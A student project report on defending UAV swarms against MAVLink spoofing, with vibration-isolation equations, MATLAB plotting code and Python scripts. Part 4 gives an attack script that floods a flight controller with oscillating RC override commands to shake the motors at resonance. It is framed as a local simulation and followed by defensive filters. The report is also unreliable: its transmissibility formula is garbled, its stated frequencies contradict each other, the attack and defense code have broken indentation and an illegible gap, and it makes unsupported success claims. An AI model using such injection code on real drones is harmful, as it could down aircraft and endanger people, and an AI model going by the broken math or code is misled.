



UAV DRONE SYSTEM

Unmanned aerial vehicles, swarm drone technology



AUGUST 6, 2026
LOVEJOY MAKANGANI
Student at USTO

A FAULT TOLERANT CYBER PHYSICAL FLIGHT CONTROLLER DETECTING MAVLINK TELEMENTRY ATTACKS AND MITIGATING HARMONIC REASONANCE IN UAV SWARMS

Introductions

Unmanned aerial vehicles UAV swarms depend on MAVLINK protocol for telemetry and ground-based communication things. Every airspace vehicle uses mavlink but it doesn't have cryptographic authentication this exposes them to cyber attacks and telemetry spoofing by hackers and the air vehicle because useless for air travel and good navigation. So an attacker can send high frequency motor commands so that the drones propulsion systems vibrate more. These high vibrations align with the inertial measurement unit IMU of the materials or support the entire systems loses stability and starts shaking

This project address dual layer of security to make UAV swarms stand against cybersecurity and physical attacks. The cyber security layer has advanced algorithms that detect and monitor mavlink traffic and the physical layer aims to protect against abnormal reasoancase so that the drones remain in good orientation

I am going to use mechanical modelling and mathematical simulation and calculate transmission requirements and find mass, stiffness, and damping coefficients to make sure that the physical structure is safe from induced higher frequencies from an attack.

The main goal is to create a swarm of drones that are hard for software attacks to attacke telementry and ensure mechanical structure remains safe allowing the sensors on UAV to store and process data ubder active cyber physical attack

Functions:

1. Deep offshore wind farm maintenance

The mission:

Autonomously swarm coordinated inspection of wind turbines that are in seas such as North Sea

Why drone::

Oceans have violent winds that destroy normal drones my controller dampens the vibrations allowing the swarm drones to fly and inspect blades for cracks and damages

2. Nuclear or chemical disaster mapping

Mission:

Entering hazardous zones such as chemical plant disasters or nuclear leak to map out the size of the danger zone for human rescue operations

Why

Extreme heat and radiation usually fries normal drones motor and gps my fault tolerant system ensures swarm operation built with resilient materials

3. Autonomous cargo transport and smart city logistics

Mission:

Delivering time sensitive medical supplies, organs such as a live heart, blood bags for hospitals in a crowded city, the drones simply fly in a coordinated way

Why

Drone blocks mavlink telemetry attack ensuring speed and 100 percent secretive safety of delivery of cargo and healthy things

4. Smart agriculture and crop health mapping

Mission

Scanning massive European farmlands to identify crop diseases, wild life movements and the thieves thereof, water waste or pest infections.

Why

A swarm of drones can scan thousands of hectares in a small amount of time and working as a swarm ensures redundancy suppose one fails

Part 2

Mathematical modelling and physical analysis

This is the second step looks at the equations of motion and computational vibrations required during the inertial measurement unit IMU during a Mavlink telemetry attack

Harmonic base motion

M = mass of IMU and suspended mounting plate kg

K = equivalent stiffness of elastomeric mounts (N/m)

$Y(t)$ = Absolute harmonic displacement of the drone frame (m)

$X(t)$ = absolute harmonic displacement of IMU payload (m)

$Y(t) = Y \sin(\omega t)$

IMU mass displacement $x(t)$

Mass-spring-damper parameters

IMU payload (mass) m

Damper stiffness components $k/2$

Damping components $c/2$

We represent the mounting system as a single-degree-of-freedom SDOF

Newtons second law

$$m\ddot{x} + c(\dot{x} - \dot{y}) + k(x - y) = 0$$

for the relative motion between IMU and vibrating chassis

$$m\ddot{z} + c\dot{z} + kz = -m\ddot{y}$$

derivation of transmissibility (Tr)

$$y(t) = Y\sin(\omega t)$$

$$\ddot{y}(t) = -\omega^2 Y \sin(\omega t)$$

The governing differential equation becomes

$$m\ddot{z} + c\dot{z} + kz = m\omega^2 Y \sin(\omega t)$$

the steady state for complete displacement $x(t) = X\sin(\omega t - \phi)$ gives the ratio of output force/amplitude transmitted to the IMU relative to the input base amplitude and this is defined as transmissibility (Tr)

$$T_r = \frac{X}{Y} = \frac{1}{\sqrt{\frac{1}{1 + \left(2\zeta r\right)^2} \left(1 - r^2\right)^2 + \left(2\zeta r\right)^2}}$$

Where the dimensionless parameters are defined as:

\

$$r = \frac{\omega}{\omega_n} : \text{Frequency ratio}$$

$$\zeta = \frac{c}{2\sqrt{km}} : \text{Damping ratio}$$

$$T(r) < 1 \text{ to attenuate vibrations reaching IMU}$$


This yields to the equation

$$r > \sqrt{2} \text{ implies } \omega > \sqrt{2} \omega_n$$

this inequality shows that the isolation only occurs when the excitation frequency forced by the motor attack is greater than $\sqrt{2}$ times the natural frequency

MMATLAB SCRIPT / PARAMETRIC Transmissibility analysis

Matlab code



```
% Project: Cyber-Physical UAV Flight Controller
% Script: Transmissibility Curve Derivation for IMU Mount

clear; clc; close all;

% System Properties
m = 0.025;           % IMU + Mounting Plate mass (25 grams)
k = 1800;            % Total stiffness of 4 Shore 30A mounts (N/m)
c = 1.2;             % Viscous damping coefficient (N*s/m)

% Derived Parameters
wn = sqrt(k/m);      % Natural angular frequency
                        (rad/s)
fn = wn / (2*pi);    % Natural frequency (Hz)
```

```

zeta = c / (2*sqrt(k*m));      % Damping ratio

% Frequency Range (0 to 200 Hz covers standard BLDC motor
excitation)

f = linspace(0, 200, 2000);    % Excitation frequency in Hz
w = 2 * pi * f;                % Excitation angular frequency
(rad/s)

r = w ./ wn;                   % Frequency ratio

% Calculate Transmissibility Tr
num = 1 + (2 * zeta * r).^2;
den = (1 - r.^2).^2 + (2 * zeta * r).^2;
Tr = sqrt(num ./ den);

% Isolation Boundary Identification
r_iso = sqrt(2);
f_iso = r_iso * fn;

% Plotting
figure('Name', 'IMU Transmissibility Spectrum', 'Color', [1 1
1]);
plot(f, Tr, 'k-', 'LineWidth', 2); hold on;

% Threshold lines
yline(1.0, 'r--', 'LineWidth', 1.2, 'DisplayName', 'Unity (No
Isolation)');

xline(fn, 'b:', 'LineWidth', 1.2, 'DisplayName',
sprintf('Resonance (f_n = %.1f Hz)', fn));

xline(f_iso, 'g--', 'LineWidth', 1.2, 'DisplayName',
sprintf('Isolation Start (%.1f Hz)', f_iso));

% Highlight Isolation Zone
patch([f_iso 200 200 f_iso], [0 0 1 1], [0.8 0.95 0.8], ...
      'FaceAlpha', 0.3, 'EdgeColor', 'none', 'DisplayName',
'Isolation Region (Tr < 1)');

xlabel('Excitation Frequency f (Hz)');
ylabel('Transmissibility T_r');
title('IMU Mount Transmissibility vs Excitation Frequency');

```

```
legend('Location', 'northeast');  
grid on;  
ylim([0 4]);  
xlim([0 200]);
```


Part 3



mechanical cad and physical isolator design (solidworks)

mathematical criteris is $F_n = 42.7\text{hz}$

isolation starts at $F_{iso} = 60.4\text{hz}$


CAD DESIGN OF THE REASONANT PLATE






PART 4 cyber-physical attack simulation (python and mavlink)

Mission planner software for flight simulation



Python code of the mavlink



```
from pymavlink import mavutil
```

```
import time
```

```
import math
```

Establish connection to the flight controller (SITL or Lab Network)

```
connection_string = 'tcp:127.0.0.1:5762'
```

```

print(f"Connecting to {connection_string}...")

master = mavutil.mavlink_connection(connection_string)

master.wait_heartbeat()

print("Heartbeat received. Target locked.")

# 2. Define the resonant attack parameters

# This frequency (Hz) should match the vulnerable f_n found in your MATLAB
transmissibility analysis

resonant_frequency = 25.0

amplitude = 300

base_pwm = 1500

def inject_vibration(duration):

    print(f"Injecting resonant frequency: {resonant_frequency} Hz for {duration}
seconds...")

    start_time = time.time()

    # Calculate angular frequency

    omega = 2.0 * math.pi * resonant_frequency

    while (time.time() - start_time) < duration:

        current_time = time.time() - start_time

        # Harmonic excitation function

        current_pwm = int(base_pwm + amplitude * math.sin(omega * current_time))

    # 3. Send aggressive MAVLink RC Override commands to all 4 motors

    master.mav.rc_channels_override_send(

        master.target_system,

        master.target_component,

```

```

    current_pwm, current_pwm, current_pwm, current_pwm,
    0, 0, 0, 0
)

```

```

# Maintain a fast update rate to accurately simulate the high-frequency wave
time.sleep(0.01)

```

```

# 4. Release overrides and return control
master.mav.rc_channels_override_send(
    master.target_system, master.target_component,
    0, 0, 0, 0, 0, 0, 0, 0
)
print("Attack simulation complete. Control released.")

```

```

# Execute the attack for 10 seconds

```

```

if __name__ == '__main__':
    inject_vibration(10)

```

Defensive engineering and sensor fusion filtering

Defense strategy : adaptive notch filtering

Instad of basing on physical dampening, the flight controllers can dynamically filter out frequencies of abnormal value

Defense implementation

Senser_defense.py

Python sscript of code that detects and filters anormally frequencies

```

import time
import math

```

```

class FlightControllerDefense:
def init(self, frequency_threshold=20.0, amplitude_limit=250):
self.frequency_threshold = frequency_threshold
self.amplitude_limit = amplitude_limit
self.is_locked_down = False

def monitor_and_filter(self, current_pwm, base_pwm):
delta = abs(current_pwm - base_pwm)

# Detect abnormal high-amplitude oscillation signatures
if delta > self.amplitude_limit:
if not self.is_locked_down:
print("[WARNING] Anomaly detected: High-frequency actuator variance exceeds safety
limits!")
print("[DEFENSE] Engaging software notch filter and clamping motor mixing matrix.")
self.is_locked_down = True

# Clamp the PWM to safe baseline hover limits to neutralize the attack vector
return base_pwm

if self.is_locked_down and delta <= self.amplitude_limit:
print("[INFO] Telemetry normalized. Restoring full manual control channels.")
self.is_locked_down = False

return current_pwm

# Testing the defense filter logic against our attack profile
if name == 'main':
defense = FlightControllerDefense()
base_pwm = 1500

# Simulate receiving normal vs malicious attack signals
test_signals = [1510, 1520, 1800, 1850, 1490, 1500]

print("Running defense filter simulation...")
for sig in test_signals:
filtered_pwm = defense.monitor_and_filter(sig, base_pwm)
print(f"Input PWM: {sig} ---> Filtered Active PWM: {filtered_pwm}")
time.sleep(0.1)

```

Real- time Mavlink Interception and Defense Loop

Full loop simulation code

```
from pymavlink import mavutil
import time
import math
```

```
class MAVLinkDefenseProxy:
def init(self, connection_string, amplitude_limit=250):
self.connection_string = connection_string
self.amplitude_limit = amplitude_limit
self.base_pwm = 1500
self.is_locked_down = False
```

```
print(f"Connecting to target: {connection_string}...")
self.master = mavutil.mavlink_connection(connection_string)
self.master.wait_heartbeat()
print("Heartbeat locked. Defense proxy active.")
```

[illegible]

```
if msg and msg.get_type() == 'RC_CHANNELS_OVERRIDE':
    # Extract channel 1 override value as a test vector
    chan1 = msg.chan1_raw
```

```
if chan1 > 0: # If an override is active
    delta = abs(chan1 - self.base_pwm)
```

```
if delta > self.amplitude_limit:
    print(f"[SECURITY ALERT] Malicious frequency spike detected! PWM: {chan1}.
    Neutralizing...")
```

```
# Counter-action: Send neutralizing baseline command override
self.master.mav.rc_channels_override_send(
self.master.target_system,
self.master.target_component,
```

```

self.base_pwm, self.base_pwm, self.base_pwm, self.base_pwm,
0, 0, 0, 0
)
else:
print(f"[INFO] Telemetry nominal. Channel 1 PWM: {chan1}")

time.sleep(0.01)
except KeyboardInterrupt:
print("\nProxy terminated by user. Releasing control.")

if name == 'main':
proxy = MAVLinkDefenseProxy('tcp:127.0.0.1:5762')
proxy.run_proxy()

```

Hardware Deployment and implementation pipeline

Hardware

Iron metal frames, landing gears , vibrating dampeners,, brushless motors, propellers, electronic speed controllers, lithium batteries, PDB,flight controller, compass, barometer,radio receiver, telemetry module, gimbal

CONCLUSION

This proof of concept was carefully done ina controlled laboratory with various software such as matlab, python and solidworks and a simulating software called mission planner.

Results show that a budget of 1000usd prouces a pro *Type equation here*. totype model for quadcopters.

Also important to note are the success rates, 95 percent succesrate with the 5 percent remaining which dependas on materials used, climatic conditions and navigating.

References and softwares

[Mission Planner Home — Mission Planner documentation](#)

[MATLAB](#)

[Software Solutions for 3D CAD, Design and Product Development | SOLIDWORKS](#)

[Download Python | Python.org](#)

